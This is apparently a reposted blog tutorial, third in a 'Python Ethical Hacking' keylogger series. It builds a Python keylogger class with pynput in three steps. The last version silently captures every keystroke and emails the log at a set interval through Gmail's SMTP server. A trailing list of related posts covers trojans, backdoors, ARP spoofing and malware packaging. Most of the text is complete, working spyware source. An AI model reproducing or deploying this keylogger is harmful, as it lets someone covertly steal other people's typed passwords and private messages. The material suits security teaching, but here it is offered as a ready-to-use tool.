
Python Ethical Hacking - KEYLOGGER(3)
Object-Oriented Programming
Keylogger Classes
- Way of modeling program(blueprint).
- Logically group functions and data.
- Makes code more readable.
- More reusable.
- Separate implementation from usage(encapsulation).
- Easier to extend.
- Easier to maintain.
The Keylogger Class:
#!/usr/bin/env python

import threading

import pynput.keyboard

log = ""

class Keylogger:

    def process_key_press(self, key):

        global log

        try:

            log = log + str(key.char)

        except AttributeError:

            if key == key.space:

                log = log + " "

            else:

                log = log + " " + str(key) + " "

    def report(self):

        global log

        print(log)

        log = ""

        timer = threading.Timer(10, self.report)

        timer.start()

    def start(self):

        keyboard_listener = pynput.keyboard.Listener(on_press=self.process_key_press)

        with keyboard_listener:

            self.report()

            keyboard_listener.join()
The main Python program calling the Keylogger Class:
#!/usr/bin/env python

import keylogger

my_keylogger = keylogger.Keylogger()

my_keylogger.start()
Constructor Method & Instance Variables:
- AKA initialization method.
- Gets executed automatically when a class is created.
#!/usr/bin/env python

import threading

import pynput.keyboard

class Keylogger:

    def __init__(self):

        self.log = ""

    def append_to_log(self, string):

        self.log = self.log + string

    def process_key_press(self, key):

        try:

            current_key = str(key.char)

        except AttributeError:

            if key == key.space:

                current_key = " "

            else:

                current_key = " " + str(key) + " "

        self.append_to_log(current_key)

    def report(self):

        print(self.log)

        self.log = ""

        timer = threading.Timer(10, self.report)

        timer.start()

    def start(self):

        keyboard_listener = pynput.keyboard.Listener(on_press=self.process_key_press)

        with keyboard_listener:

            self.report()

            keyboard_listener.join()


Polish the Python Class Code once more to log Key-strikes and report them by email.
#!/usr/bin/env python

import threading

import smtplib

import pynput.keyboard

class Keylogger:

    def __init__(self, time_interval, email, password):

        self.log = "Keylogger started"

        self.interval = time_interval

        self.email = email

        self.password = password

    def append_to_log(self, string):

        self.log = self.log + string

    def process_key_press(self, key):

        try:

            current_key = str(key.char)

        except AttributeError:

            if key == key.space:

                current_key = " "

            else:

                current_key = " " + str(key) + " "

        self.append_to_log(current_key)

    def report(self):

        print(self.log)

        self.send_mail(self.email, self.password, "\n\n" + self.log)

        self.log = ""

        timer = threading.Timer(self.interval, self.report)

        timer.start()

    def send_mail(self, email, password, message):

        server = smtplib.SMTP("smtp.gmail.com", 587)

        server.starttls()

        server.login(email, password)

        server.sendmail(email, email, message)

        server.quit()

    def start(self):

        keyboard_listener = pynput.keyboard.Listener(on_press=self.process_key_press)

        with keyboard_listener:

            self.report()

            keyboard_listener.join()
Main program:
#!/usr/bin/env python

import keylogger

my_keylogger = keylogger.Keylogger(120, "aaaa@gmail.com", "")

my_keylogger.start()
Python Ethical Hacking - KEYLOGGER(3)的更多相关文章
- Python Ethical Hacking - KEYLOGGER(1)
A program that records keys pressed on the keyboard. Common features: Store logs locally(local keylo ...
- Python Ethical Hacking - KEYLOGGER(2)
Report function: Run in the background. Don't interrupt program execution. Every X seconds, send the ...
- Python Ethical Hacking - TROJANS Analysis(1)
TROJANS A trojan is a file that looks and functions as a normal file(image, pdf, song ..etc). When e ...
- Python Ethical Hacking - Malware Packaging(2)
PACKAGING FOR WINDOWS FROM LINUX For best results package the program from the same OS as the target ...
- Python Ethical Hacking - BACKDOORS(8)
Cross-platform hacking All programs we wrote are pure python programs They do not rely on OS-specifi ...
- Python Ethical Hacking - BACKDOORS(1)
REVERSE_BACKDOOR Access file system. Execute system commands. Download files. Upload files. Persiste ...
- Python Ethical Hacking - Malware Analysis(1)
WRITING MALWARE Download file. Execute Code. Send Report. Download & Execute. Execute & Repo ...
- Python Ethical Hacking - ARP Spoofing
Typical Network ARP Spoofing Why ARP Spoofing is possible: 1. Clients accept responses even if they ...
- Python Ethical Hacking - NETWORK_SCANNER(2)
DICTIONARIES Similar to lists but use key instead of an index. LISTS List of values/elements, all ca ...
随机推荐
- git 本机链接多库配置
git config --list 查看所有配置 // 提交时读取用户名称及邮箱优先级 --local > --global > --system // 全局配置用户名称及邮箱 git c ...
- 详说tcp粘包和半包
tcp服务端和客户端建立连接后会长时间维持这个连接,用于互相传递数据,tcp是以流的方式传输数据的,就像一个水管里的水一样,从一头不断的流向另一头. 理想情况下,发送的数据包都是独立的, 现实要复杂一 ...
- Redis命令速查
目录 string list set zset hash 记录下常用的,方便查找 string 内部sds,动态扩容.小于1M加倍扩,大于1M每次扩容1M.最大长度512M. SET name val ...
- maven中pom.xml中配置整理: groupId、artifactId、parent、dependency、dependencyManagement区别
<groupId>com.mycompany.commonmaven</groupId> <artifactId>commonmaven</artifactI ...
- Java WebService学习笔记 - Axis进阶(二)
上一篇 Java WebService学习笔记 - Axis(一) 前一篇博文中简单介绍了Axis的使用方法,这篇将介绍一些Axis的一些高级特性 Axis中Handler的使用 Handler ...
- 【转载】提高访问 github 的速度
原文地址:https://www.cnblogs.com/liuchao888/p/11733996.html 工具地址:http://tool.chinaz.com/dns?type=1&h ...
- 入门大数据---Spark_Streaming整合Kafka
一.版本说明 Spark 针对 Kafka 的不同版本,提供了两套整合方案:spark-streaming-kafka-0-8 和 spark-streaming-kafka-0-10,其主要区别如下 ...
- 近期Java高级开发岗面试总结
原文出处:公众号:编程大道 作者:walking 近期Java高级开发岗面试总结 哈喽大家好,我是walking,这是我的公众号:编程大道. 很久没和大家见面了,文章更新的速度略有延后.这个公众号断断 ...
- Oracle 存储过程中的临时表数据自动清空
问题叙述: 用 EXECUTE IMMEDIATE 动态往临时表插入数据,跟踪发现插入临时表后数据会立马清空,按理说等存储过程执行完才会清空临时表才对,现在是执行插入语句后下一步验证就发现临时表就没有 ...
- .net Core中如何读取Appsetting配置文件
现在APPSetting下面配置以下节点 { "Logging": { "IncludeScopes": false, "LogLevel" ...